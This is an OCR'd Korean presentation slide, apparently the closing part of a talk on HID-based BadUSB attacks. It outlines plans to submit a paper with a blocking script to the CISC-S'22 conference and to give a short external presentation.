
4-1. 논문(학술지) 투고

BadUSB 관련 논문은 넘치지만 HID 기반 BadUSB의
차단 스크립트 내용도 추가하여 추후 논문 제출도 고려.

행사명	일자	장소
CISC-S' 22 (하계학술대회)	2022-06-18 ~ 2022-06-18	부산대학교

4-2. 대외 발표





차단 스크립트를 조금 더 보충해

HID 기반 BadUSB와 함께

10분~20분 정도로 대외 발표도 고려.

Q & A

감사합니다